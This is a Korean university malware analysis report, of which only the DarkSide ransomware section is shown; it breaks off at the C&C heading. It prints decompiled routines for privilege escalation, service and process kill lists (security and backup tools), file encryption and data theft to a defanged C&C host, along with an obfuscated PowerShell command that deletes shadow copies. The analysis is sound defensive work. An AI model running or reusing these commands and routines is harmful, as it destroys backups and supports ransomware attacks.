2022년 상반기

악성코드 분석 보고서

Malware Analysis Report

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER

목차

1 Contents

01. Summary 3

02. DarkSide 4

03. Conti 12

04. CyberWar 12

04-1. HermeticWiper 12

04-2. UA War RAT 12

2 Summary

상반기 분석 악성코드

2022년 상반기 악성코드 분석 보고서

악성코드	행위분류	주요행위	분석가
DarkSide	RansomWare	파일 암호화	서성환
Conti	RansomWare	파일 암호화	차현석
Hermetic	Wiper	MBR 영역 파괴	서성환
UA_WAR_RAT	RAT	원격 제어	이익규

2 DarkSide

분석 개요

해당 악성코드는 지난 2021년 5월 미국의 대형 송유관 운영사인 '콜로니얼 파이프라인' 공격에 사용된 악성코드로, 해당 회사는 미국의 동부 동부 연안의 연료 절반 가까이를 운송하는 만큼 미국 내 심각한 경제적 타격을 주었던 랜섬웨어이다.


[그림 1] 콜로니얼 파이프라인

해당 랜섬웨어 사건을 이후로 미국 조 바이든 미국 행정부는 해당 사태를 심각하게 받아들이고 콜로니얼 파이프라인 해킹사태 재발방지를 위한 '사이버 보안강화 명령'을 내렸다.

파일 정보

Name	DarkSide RansomWare
Type	Exe 실행 파일
Behavior	RansomWare
MD5	9d418ecc0f3bf45029263b0944236884
TimeStamp	Time Date Stamp 2020/12/23 17:01:07 UTC

동작 과정



[그림 21] DarkSide 실행과정

상세 분석

관리자 권한 확인 및 권한 획득

```
CALL DWORD PTR DS:[0xB30EAE]          shell32.IsUserAnAdmin
TEST EAX,EAX
JE SHORT 151fbd6c.00B27F06
```

[그림 24] 관리자 권한 확인

```
result = OpenProcessToken(-1, 40, &v7);
if ( result )
{
  GetTokenInformation(v7, 3, &v6, 4, &v5);
  v2 = RtlAllocateHeap(dword_410A9E, 8, v5, a1);
  v6 = v2;
  result = GetTokenInformation(v7, 3, v2, v5, &v5);
  if ( result )
  {
    v3 = v6 + 4;
    v4 = *v6;
    do
    {
      if ( !*(v3 + 8) )
        *(v3 + 8) = 2;
      v3 += 12;
      --v4;
    }
    while ( v4 );
    result = AdjustTokenPrivileges(v7, 0, v6, 0, 0, 0);
  }
}
if ( v6 )
  result = RtlFreeHeap(dword_410A9E, 0, v6);
if ( v7 )
  result = CloseHandle(v7);
return result;
```

[그림 25] 권한 상승 시도

DarkSide 랜섬웨어는 원활한 악성행위를 위해 IsUserAnAdmin을 이용하여 현재 프로세스의 실행 권한이 관리자 권한에 의해 실행되었는지 확인한다, 이후 관리자 권한에 의해 실행되지 않았다면 OpenProcessToken과 AdjustTokenPrivileges를 통해 권한을 상승한다.

확장자명 제작

```
v10 = a1;
v2 = String_sub_401AEC(a1, &unk_40B80E);        // SOFTWARE\Microsoft\Cryptography
if ( !RegOpenKeyExW(0x80000002, v2, 0, 257, &v15) )
{
  v14 = 1;
  v13 = 128;
  v3 = String_sub_401AEC(a1, &unk_40B852);      // MachineGuid
  if ( !RegQueryValueExW(v15, v3, 0, &v14, &v11, &v13, v10) )
  {
    v4 = wideCharTomultiByte(0, 0, &v11, -1, &v12, 64, 0, 0);
    v5 = CRC32(&v12, v4, 0);
    v6 = CRC32(v5, 16, 1);
    v7 = CRC32(v6, 16, 1);
    v8 = CRC32(v7, 16, 1);
    *a2 = 46;
    sub_40151D(v8, 4, a2 + 1);                  // 확장자명 제작
  }
  RtlFreeHeap(dword_410A9E, 0, v3);
  RegCloseKey(v15);
}
return RtlFreeHeap(dword_410A9E, 0, v2);
```

[그림 28] MachineGuid 획득

```
0032F764  00B23BBC  CALL to swprintf from 151fbd6c.00B23BB6
0032F768  00B30A1A  wstr = 151fbd6c.00B30A1A
0032F76C  00B2B5A4  format = "README%s.TXT"
0032F770  00B30938  <%s> = ".9b079a1e"
```


[그림 29] 확장자 생성

하드 코딩되어있는 문자열을 통해 레지스트리에 접근 후 MachineGuid 문자열을 통해 확장자명 제작한다.

랜섬 아이콘 생성

```
v17 = a1;
v16 = a2;
if ( dword_410928 )
  ImpersonateLoggedOnUser(dword_410AA6);
SHGetSpecialFolderPathW(0, &hInstance, 28, 0, a3, a4, v16);// CSIDL(28) = C:\Users\Administrator\AppData\Local)
PathAddBackslashW(&hInstance);                // C:\Users\Administrator\AppData\Local\ (백슬래쉬 추가)
v5 = a5 + 2;
wcscat(&hInstance, a5 + 2);                   // C:\Users\Administrator\AppData\Local\ + 9b079a1e
v6 = String_sub_401AEC(a3, &unk_40BDE4);      // .ico
wcscat(&hInstance, v6);                       // C:\Users\Administrator\AppData\Local\9b079a1e.ico
RtlFreeHeap(dword_410A9E, 0, v6);
```

[그림 32] 랜섬 아이콘 생성 경로



[그림 33] 생성된 랜섬 아이콘

```
0032F334  00B24145  CALL to RegCreateKeyExW from 151fbd6c.00B2413F
0032F338  80000000  hKey = HKEY_CLASSES_ROOT
0032F33C  00B30938  Subkey = ".9b079a1e"
0032F340  00000000  Reserved = 0x0
0032F344  00000000  Class = NULL
0032F348  00000000  Options = REG_OPTION_NON_VOLATILE
0032F34C  02000000  Access = 2000000
0032F350  00000000  pSecurity = NULL
0032F354  0032F784  pHandle = 0032F784
0032F358  00000000  pDisposition = NULL
```

[그림 34] 아이콘 등록을 위한 레지스트리 생성

```
0032F340  00B24173  CALL to RegSetValueExW from 151fbd6c.00B2416D
0032F344  00000116  hKey = 0x116
0032F348  00B30774  ValueName = ""
0032F34C  00000000  Reserved = 0x0
0032F350  00000001  ValueType = REG_SZ
0032F354  00B3093A  Buffer = 151fbd6c.00B3093A
0032F358  00000012  BufSize = 12 (18.)
```

[그림 35] 아이콘 등록

뮤텍스 생성

```
v7 = a2;
result = GetModuleFileNameW(dword_410AA2, &v8, 260);// 랜섬웨어 파일 경로
if ( result )
{
  result = CreateFileW(&v8, 2147483648, 1, 0, 3, 128, 0);
  v10 = result;
  if ( result != -1 )
  {
    v4 = GetFileSize(v10, 0);                   // 랜섬웨어의 파일 사이즈 체크
    v5 = RtlAllocateHeap(dword_410A9E, 0, v4, a1);
    if ( v5 )
    {
      if ( ReadFile(v10, v5, v4, &v9, 0, v7) )// 랜섬웨어 자체를 메모리에 읽어옴
      {
        v6 = CRC32(v5, v4, 0);                  // 순환 중복 코드루틴을 통한 뮤텍스 문자 생성
        Make_Text(a3, *(a3 - 4));               // Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        sub_40151D(v6, 16, (a3 + 14));          // 0ab00e5f701610d7524fc82247c75e80
      }
      if ( v5 )
        RtlFreeHeap(dword_410A9E, 0, v5);
    }
    result = CloseHandle(v10);
```

[그림 38] 뮤텍스 생성

메모리에 로드된 랜섬웨어 파일 자체를 읽은 뒤 CRC32 연산을 통해 문자열을 생성하고 Global[CRC32 연산값]로 뮤텍스 이름을 지정하여 생성한다.

절전 모드 방지

```
00B272C6  .  53            PUSH EBX
00B272C7  .  51            PUSH ECX
00B272C8  .  52            PUSH EDX
00B272C9  .  56            PUSH ESI
00B272CA  .  57            PUSH EDI
00B272CB  .  68 01000080   PUSH 0x80000001
00B272D0  .  FF15 DE0DB30( CALL DWORD PTR DS:[0xB30DDE]      kernel32.SetThreadExecutionState
```

[그림 39] 디스플레이 꺼짐 방지

랜섬웨어가 실행되는 동안에는 시스템이 절전 모드로 변경되지 않도록 디스플레이 꺼짐을 방지한다.

사용자의 시스템 언어 확인

```
v0 = GetSystemDefaultUILanguage();
v1 = GetUserDefaultLAngID();
HIBYTE(v2) = 4;
if ( 0x419 == v0 )                              // 러시아어
  goto LABEL_56;
if ( 0x419 == v1 )
  goto LABEL_56;
LOBYTE(v2) = 34;                                // 422 우크라이나
if ( v2 == v0 )
  goto LABEL_56;
if ( v2 == v1 )
  goto LABEL_56;
LOBYTE(v2) = 35;                                // 423 Belarusian
if ( v2 == v0 )
  goto LABEL_56;
```

[그림 42] 시스템 사용 언어 확인

	러시아
	우크라이나
	벨라루스
	타지키스탄
	아르메니아
	아제르바이잔
	조지아
	카자흐스탄
	키르기스스탄
	투르크메니스탄
	우즈베키스탄
	타타르스탄
	몰도바
	아제르바이잔
	아랍에미리트

사용자 정보 탈취 및 C&C 서버로 전송

```
if ( dword_410928 )                     // {"bot":{"ver":"%s","uid":"%s"},%s}
  ImpersonateLoggedOnUser(dword_410AA6);
v29 = 0;
v27 = 0;
v2 = sub_402C69(a1, &v22);              // GetDriveTypeW 드라이브 정보 확인
if ( v2 )
{
  v3 = v2;
  v28 = 31;
  GetUserNameW(&v25, &v28);             // 현재 스레드와 연결된 사용자의 이름을 검색
  if ( v28 )
  {
    v4 = 2 * v28 + v3;
    v28 = 31;
    GetComputerNameW(&v24, &v28);       // 로컬 컴퓨터의 NetBIOS 이름을 검색
    if ( v28 )
    {
      v6 = 2 * v28 + v4;
      v7 = sub_402F62(v5, a1, a2, &v26);    // Control Panel\Desktop\MuiCached\MachinePreferredUILanguages (ko-kr)
      if ( v7 )
      {
        v8 = v7 + v6;
        v9 = NetGetJoinInformation_sub_402D3E(a1, a2, &v21);
        if ( v9 )
        {
          v11 = v9 + v8;
          v12 = sub_402D8E(v10, a1, a2, &v23);// SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName (Windows 7 Ultimate)
```

[그림 60] 사용자 정보 탈취


```
"bot":{"ver":"1.8.6.2","uid":'                    },
"os":"lang":"ko-KR",
"username":"Administrator",
"hostname":"WIN-ECLJRF3K6KM",
"domain":"WORKGROUP",
"os_type":"windows",
"os_version":"Windows 7 Ultimate",
"os_arch":"x64",
"disks":"C:13/29",
"id":"                                            '
```


[그림 61] 사용자 정보 전송

또한, 해당 악성코드는 사용자의 시스템 정보를 탈취한 뒤 해당 정보를 Json 형태로 C&C 서버에 전송한다.

C&C 서버	hxxp://securebest****.com

드라이버 탐색

```
0032F62C  00B25206  CALL to GetLogicalDriveStringsW from 151fbd6c.00B25200
0032F630  00000080  BufSize = 80 (128.)
0032F634  0032F64C  Buffer = 0032F64C
```

[그림 64] GetLogicalDriveStringsW0

```
0032F630  00B2521C  CALL to GetDriveTypeW from 151fbd6c.00B25216
0032F634  0032F64C  RootPathName = "C:₩"
```

[그림 65] GetDriveTypeW

```
result = GetDriveTypeW(v3);
if ( result == 3 || result == 2 )          // 검사결과 이동식 혹은 고정 드라이브일시
{
  v8 = 6029404;
  v9 = 6029375;
  wcscpy(&v10, v3, v5, v6);
  result = sub_40525B(&v8, v3, &v8);
}
```

[그림 66] 드라이버 탐색

암호화 진행을 위해 사용자의 PC 드라이브를 불러오고 각각의 타입을 검사하여 드라이브가 이동식 혹은 고정 드라이브일시 악성 행위 조건문에 돌입한다.

불필요한 정보 삭제

```
result = FindFirstFileExW(v14, 0);          // C:\Recycle.Bin\S-*
v17 = result;
if ( result != -1 )
{
  do
  {
    if ( v15[0] & 0x10 )
    {
      wcscpy(&v13, v14, v10, v11);
      v6 = wcschr(&v13, 92);
      wcscpy(v6 + 2, &v16, v12, v13);
      DeleteJunkFile(v7, v8, v4, &v13, &v13);
    }
  }
  while ( FindNextFileW(v17, v15) );
  result = FindClose(v17);
```

[그림 67] Recycle.Bin 경로 탐색

```
if ( GetFileAttributesW(v21) & 0x10 )
{
  if ( !PathIsDirectoryEmptyW(v21) )
    sub_405490(v11, v12, v6, v10, v21);
  RemoveDirectoryW(v21);
}
else
{
  DeleteFilew(v21);
}
```

[그림 70] 휴지통 자료 삭제

검사한 드라이브에서 Recyclebin 경로를 확인하여 휴지통에 들어있는 불필요한 자료들을 삭제한다.

PowerShell을 통한 VolumeShadowCopy 삭제

```
0032F6B8  00B2518A  CALL to CreateProcessW from 151fbd6c.00B25184
0032F6BC  00000000  ModuleFileName = NULL
0032F6C0  00B2B5E2  CommandLine = "powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576
0032F6C4  00000000  pProcessSecurity = NULL
0032F6C8  00000000  pThreadSecurity = NULL
0032F6CC  00000001  InheritHandles = TRUE
0032F6D0  08080000  CreationFlags = CREATE_NO_WINDOW|80000
0032F6D4  00000000  pEnvironment = NULL
0032F6D8  00000000  CurrentDir = NULL
0032F6DC  0032F708  pStartupInfo = 0032F708
0032F6E0  0032F6F8  pProcessInfo = 0032F6F8
```

[그림 71] CreateProcessW

powershell-ep bypass-c"(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s“
Get-WmiObject Win32_Shadowcopy | ForEach-Object{$_.Delete();}

[표 8] PowerShell 로깅을 통한 복호화 진행

서비스 활동 중지

```
result = OpenSCMangerW(0, 0, 4);
v11 = result;
if ( result )
{
  v8 = 0;
  EnumServiceStatusExW(v11, 0, 48, 3, 0, 0, &v8, &v7, 0, 0);
  v2 = RtlAllocateHeap(dword_410A9E, 8, v8, a1);
  v9 = v2;
  result = EnumServiceStatusExW(v11, 0, 48, 3, v2, v8, &v8, &v7, 0, 0);// 현재 서비스들의 이름 호출
  if ( result )
  {
    Loading_Service_v3 = v9;
    do
    {
      v4 = 0;
      Service_Black_v5 = Service_BlackList;   // 블랙리스트 서비스 문자열
      while ( 1 )
      {
        if ( !v4 )
        {
          wcslwr(*Loading_Service_v3);
          v4 = 1;
        }
        if ( wcsstr(*Loading_Service_v3, Service_Black_v5) )// 현재서비스중인 목록에서 블랙리스트에 있는 문자열이 있는지 확인
        {
          v10 = OpenServiceW(v11, *Loading_Service_v3, 65568);
          if ( v10 )
            break;
        }
        result = wcslen(Service_Black_v5);
        Service_Black_v5 += result + 1;
        if ( !*Service_Black_v5 )
          goto LABEL_11;
      }
      PAIR_sub_4013DA(&v6, 0x1Cu);
      ControlService(v10, 1, &v6);           // 서비스 중지 명령
      DeleteService(v10);                    // 서비스 삭제
```

[그림 74] 특정 서비스 종료 루틴

vss	VolumeShadowCopy 관련 서비스
sql	SQL 관련 서비스
svc$	SVSVC 등 암호화에 방해가 되는 서비스
memtas	Mail 관련 서비스
mepocs	Mail 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
veeam	Veeam Backup Solution 관련 서비스
backup	Backup 관련 서비스

[표 9] 서비스 블랙리스트 문자열

일부 특정 프로세스 탐지 및 종료

```
for ( i = RtlAllocateHeap(dword_410A9E, 0, 1024, a1); ; i = RtlReAllocateHeap(dword_410A9E, 0) )
{
  v1 = ZwQuerySystemInformation(5, i, v7);    // 프로세스 리스트 정보 확인
  if ( !v1 )
    break;
  if ( v1 != -1073741820 )
    return RtlFreeHeap(dword_410A9E, 0, i);
}
v3 = i;
do                                            // 특정 프로세스를 탐지하고 종료하는 루틴
{
  v4 = *v3;
  if ( v3[15] )
  {
    wcslwr(v3[15]);
    ProcessBlack_v5 = Process_BlackList;      // 프로세스 블랙리스트
    while ( 1 )                               // 불러온 프로세스리스트와 블랙리스트 대조
    {
      if ( wcsstr(v3[15], ProcessBlack_v5) )
      {
        v8 = OpenProcess(1, 0, v3[17]);
        if ( v8 )
          break;
      }
      ProcessBlack_v5 += wcslen(ProcessBlack_v5) + 1;
      if ( !*ProcessBlack_v5 )
        goto LABEL_13;
    }
    TerminateProcess(v8, 0);                  // 일치하는 프로세스가 존재시 해당 프로세스 종료
    CloseHandle(v8);
```

[그림 77] 프로세스 블랙리스트

프로세스 블랙리스트
SQL, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocomm, dbeng50, sqdcoreservice, excel, infopath, msaccess, mspub, onenote, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad

[표 10] 프로세스 블랙리스트

쓰레드 생성

```
dword_411024 = CreateIoCompletionPort(-1, 0, 0, 0);// IOCP
if ( dword_411024 )
{
  dword_411028 = CreateIoCompletionPort(-1, 0, 0, 0);
  if ( dword_411028 )
  {
    Decrypt = &unk_411048;
    do
    {
      *Decrypt = CreateThread(0, 0, Decrypt_sub_405BCC, 0, 0, 0);// 암호화 진행을 위한 쓰레드 생성
      v4 = Decrypt + 1;
      ++dword_41102C;
      ++dword_411034;
      *v4 = CreateThread(0, 0, Decrypt_sub_405E73, 0, 0, 0);// 암호화 진행을 위한 쓰레드 생성
      Decrypt = v4 + 1;
      ++dword_411030;
      ++dword_411034;
      --v2;
    }
```

[그림 80] 멀티 쓰레드

랜섬 노트 생성

```
v7 = ecx0;
v8 = edx0;
GetCurrentDirectoryW(260, &v11);
SetCurrentDirectoryW(a1);
v9 = strlen(a2);                                    // 랜섬노트 문자열 길이 반환
CreateRansomeNote(&README, a2, v9, di0, a4, v8, v7);
return SetCurrentDirectoryW(&v11);
```

[그림 81] 랜섬노트 생성 디렉토리 결정.

```
result = CreateFileW(hInstance, 0x40000000, 0, 0, 2, 128, 0);// 랜섬노트 파일 생성
v9 = result;
if ( result != -1 )
{
  result = WriteFile(v9, nWidth, nHeight, &v8, 0);
  if ( result )
  {
    result = CloseHandle(v9);
  }
  else if ( __readfsdword(0x34u) == 112 )
  {
    result = CloseHandle(v9);
  }
}
return result;
```

[그림 82] 랜섬노트 생성.

[그림 85] 생성된 랜섬노트

해당 랜섬웨어는 README.[랜덤 문자열].txt의 텍스트 파일 형태로 금전요구 및 지불 방식에 대한 설명문을 바탕화면에 남기게 된다.

암호화 대상 파일 탐색

```
result = FindFirstFileExW(v7, 0);
v31 = result;
if ( result != -1 )
{
  do
  {
    if ( v27 != 46 && v27 != 3014702 && !(v23 & 0x400) )
    {
      if ( v23 & 0x10 )
      {
        if ( !byte_4107EB || !sub_405B11(&v27, dword_4108F8) )
        {
          v6 = v29;
          wcscpy(v29, v7, v19, v21);
          v10 = wcslen(v6);
          *(v6 + 2 * v10 - 2) = 0;
          wcscpy(v6 + 2 * v10 - 2, &v27, v23, v24);
          ImportantRoutine_sub_4067AD(v11, v12, v7, v6, v6);
        }
      }
```

[그림 86] 파일 탐색

```
0032ED1C  00B26349  CALL to MoveFileExW from 151fbd6c.00B26343
0032ED20  033C0048  ExistingName = "₩₩?₩C:₩Python27₩DLLs₩unicodedata.pyd"
0032ED24  033D0050  NewName = "₩₩?₩C:₩Python27₩DLLs₩unicodedata.pyd.9b079a1e"
0032ED28  00000008  Flags = 8
```

[그림 89] 파일명 변경

```
0323F9AC  00B25C82  CALL to ReadFile from 151fbd6c.00B25C7C
0323F9B0  000003E4  hFile = 000003E4
0323F9B4  02560124  Buffer = 02560124
0323F9B8  00080000  BytesToRead = 80000 (524288.)
0323F9BC  0323FA48  pBytesRead = 0323FA48
0323F9C0  02560020  pOverlapped = 02560020
```

Type	Name	Handle
File	C:₩Python27₩DLLs₩unicodedata.pyd.9b079a1e	0x3e4

[그림 90] ReadFile

읽어드린 파일에 대해서는 이전에 생성해 두었던 확장자명을 MoveFileExW를 통해 변경해주고 읽어드리게 된다.

암호화 진행 (Salsa20)

```
do
{
  v21 = v16[6].m64_f32[0];
  v22 = __ROL4__(LODWORD(v21) + v16->m64_i32[0], 7) ^ v16[2].m64_i32[0];
  v23 = __ROL4__(v16->m64_i32[0] + v22, 9) ^ v16[4].m64_i32[0];
  v24 = __ROL4__(v22 + v23, 13) ^ LODWORD(v21);
  v16->m64_i32[0] ^= __ROL4__(v23 + v24, 18);
  v16[2].m64_i32[0] = v22;
  v16[4].m64_i32[0] = v23;
  v16[6].m64_i32[0] = v24;
  v25 = v16[2].m64_f32[1];
  v26 = v16->m64_i32[1];
  v27 = __ROL4__(v26 + v16[2].m64_i32[1], 7) ^ v16[4].m64_i32[1];
  v28 = __ROL4__(LODWORD(v25) + v27, 9) ^ v16[6].m64_i32[1];
  v29 = __ROL4__(v27 + v28, 13) ^ v26;
  v16[2].m64_i32[1] = __ROL4__(v28 + v29, 18) ^ LODWORD(v25);
  v16[4].m64_i32[1] = v27;
  v16[6].m64_i32[1] = v28;
  v16->m64_i32[1] = v29;
  v30 = v16[5].m64_f32[0];
  v31 = v16[3].m64_f32[0];
  v32 = __ROL4__(LODWORD(v31) + v16[5].m64_i32[0], 7) ^ v16[7].m64_i32[0];
  v33 = __ROL4__(LODWORD(v30) + v32, 9) ^ v16[1].m64_i32[0];
  v34 = __ROL4__(v32 + v33, 13) ^ LODWORD(v31);
```

[그림 91] 암호화 루틴 중 일부

```
0323F9AC  00B25D4F  CALL to WriteFile from 151fbd6c.00B25D49
0323F9B0  000003E4  hFile = 000003E4
0323F9B4  02560124  Buffer = 02560124
0323F9B8  00080000  nBytesToWrite = 80000 (524288.)
0323F9BC  0323FA48  pBytesWritten = 0323FA48
0323F9C0  02560020  pOverlapped = 02560020
```

[그림 94] WriteFile

이후 Salsa20 알고리즘에 의해 암호화를 진행한 뒤 해당 암호화 바이너리 값을 기존 정상파일에 덮어 씌우게 된다.

네트워크 공유 폴더

```
if ( !NetShareEnum(v3, 1, &v15, -1, &v14, &v13, &v12) )// 네트워크 공유 확인
{
  v9 = v1;
  v8 = i;
  v5 = v15;
  do
  {
    if ( !v5[1] )
    {
      v6 = RtlAllocateHeap(dword_410A9E, 8, 0x10000, v8);
      *v6 = 6029404;
      v6[1] = 6029375;
      v6[2] = 5111893;
      v6[3] = 6029379;
      wcscat(v6, v4 + 4);
      wcscat(v6, *v5);
      Encrypt_Routin(v5, v6);                   // 파일 암호화 루틴
      RtlFreeHeap(dword_410A9E, 0, v6);
    }
    v5 += 3;
    --v14;
  }
  while ( v14 );
```

[그림 95] 네트워크 공유 확인

또한 네트워크 공유 폴더를 열거하여 공유 폴더가 존재할 시 공유 폴더 또한 암호화를 진행하게 된다.

배경화면 변경

```
0032F678  00B2436D  ┌CALL to CreateFontW from 151fbd6c.00B24367
0032F67C  0000003F  │Height = 3F (63.)
0032F680  00000000  │Width = 0x0
0032F684  00000000  │Escapement = 0x0
0032F688  00000000  │Orientation = 0x0
0032F68C  000002BC  │Weight = FW_BOLD
0032F690  00000000  │Italic = FALSE
0032F694  00000000  │Underline = FALSE
0032F698  00000000  │StrikeOut = FALSE
0032F69C  00000001  │CharSet = DEFAULT_CHARSET
0032F6A0  00000007  │OutputPrecision = OUT_TT_ONLY_PRECIS
0032F6A4  00000000  │ClipPrecision = CLIP_DEFAULT_PRECIS
0032F6A8  00000004  │Quality = 4.
0032F6AC  00000000  │PitchAndFamily = DEFAULT_PITCH|FF_DONTCARE
0032F6B0  004B9FB8  └FaceName = "Arial"
```

[그림 98] CreateFontW

```
0032F6A4  00B243C6  ┌CALL to swprintf from 151fbd6c.00B243C0
0032F6A8  04075448  │wstr = 04075448
0032F6AC  004B5DC8  │format = "All of your files are encrypted! ..  .. Find %s and Follow Instructions!"
0032F6B0  00B30A1A  └<%s> = "README.9b079a1e.TXT"
```

[그림 99] swprintf

```
0032F6A0  00B243DC  ┌CALL to GetTextExtentPoint32W from 151fbd6c.00B243D6
0032F6A4  0E0103D4  │hDC = 0E0103D4
0032F6A8  04075448  │Text = "All of your files are encrypted! ..  .. Find README.9b079a1e.TXT and Follow
0032F6AC  00000059  │TextLen = 59 (89.)
0032F6B0  0032F720  └pSize = 0032F720
```

[그림 100] GetTextExtentPoint32W

암호화가 완료된 이후 감염 사실을 PC 사용자에게 알리기 위해 바탕화면을 변경 시키기 위한 이미지를 자체적으로 제작한다.

```
0032F694  00B245DF  CALL to CreateFileW from 151fbd6c.00B245D9
0032F698  04075448  FileName = "C:₩ProgramData₩9b079a1e.BMP"
0032F69C  40000000  Access = GENERIC_WRITE
0032F6A0  00000000  ShareMode = 0
0032F6A4  00000000  pSecurity = NULL
0032F6A8  00000004  Mode = OPEN_ALWAYS
0032F6AC  00000080  Attributes = NORMAL
0032F6B0  00000000  hTemplateFile = NULL
```

[그림 103] CreateFileW


```
0032F69C  00B24605  CALL to WriteFile from 151fbd6c.00B245FF
0032F6A0  000014C0  hFile = 000014C0
0032F6A4  0032F6C8  Buffer = 0032F6C8
0032F6A8  0000000E  nBytesToWrite = E (14.)
0032F6AC  0032F758  pBytesWritten = 0032F758
0032F6B0  00000000  pOverlapped = NULL
```

[그림 104] WriteFile

```
v14 = String_sub_401AEC(a3, &unk_40BD92);// Control Panel\Desktop
v50 = v14;
result = RegOpenKeyExW(-2147483647, v14, 0, v52, &v53);
if ( !result )
{
  v49 = String_sub_401AEC(a3, &unk_40BD7A);// WallPaper
  v15 = wcslen(v39);
  result = RegSetValueExW(v53, v49, 0, 1, v39, 2 * v15 + 2, v19);
  if ( !result )
  {
    v48 = String_sub_401AEC(a3, &unk_40BDC2);// WallpaperStyle
    v46 = 3145777;
    v47 = 0;
    v16 = wcslen(&v46);
    result = RegSetValueExW(v53, v48, 0, 1, &v46, 2 * v16 + 2, v20);
    if ( !result )
      result = SystemParmetersInfoW(0x14, 0, v39, 3);// SPI_SETDESKWALLPAPER
```

[그림 105] 바탕화면 변경 루틴

생성된 이미지는 " C:₩ProgramData₩[Random].BMP"에 저장된 이후 "HKEY_CURRENT_USER₩Control Panel₩Desktop' 레지스트리 경로에 WallPaper값을 이전에 생성한 바탕화면 이미지 경로로 등록하여 이를 통해 바탕화면을 변경하게 된다.



[그림 108] 변경된 바탕화면

C&C 서버 통신

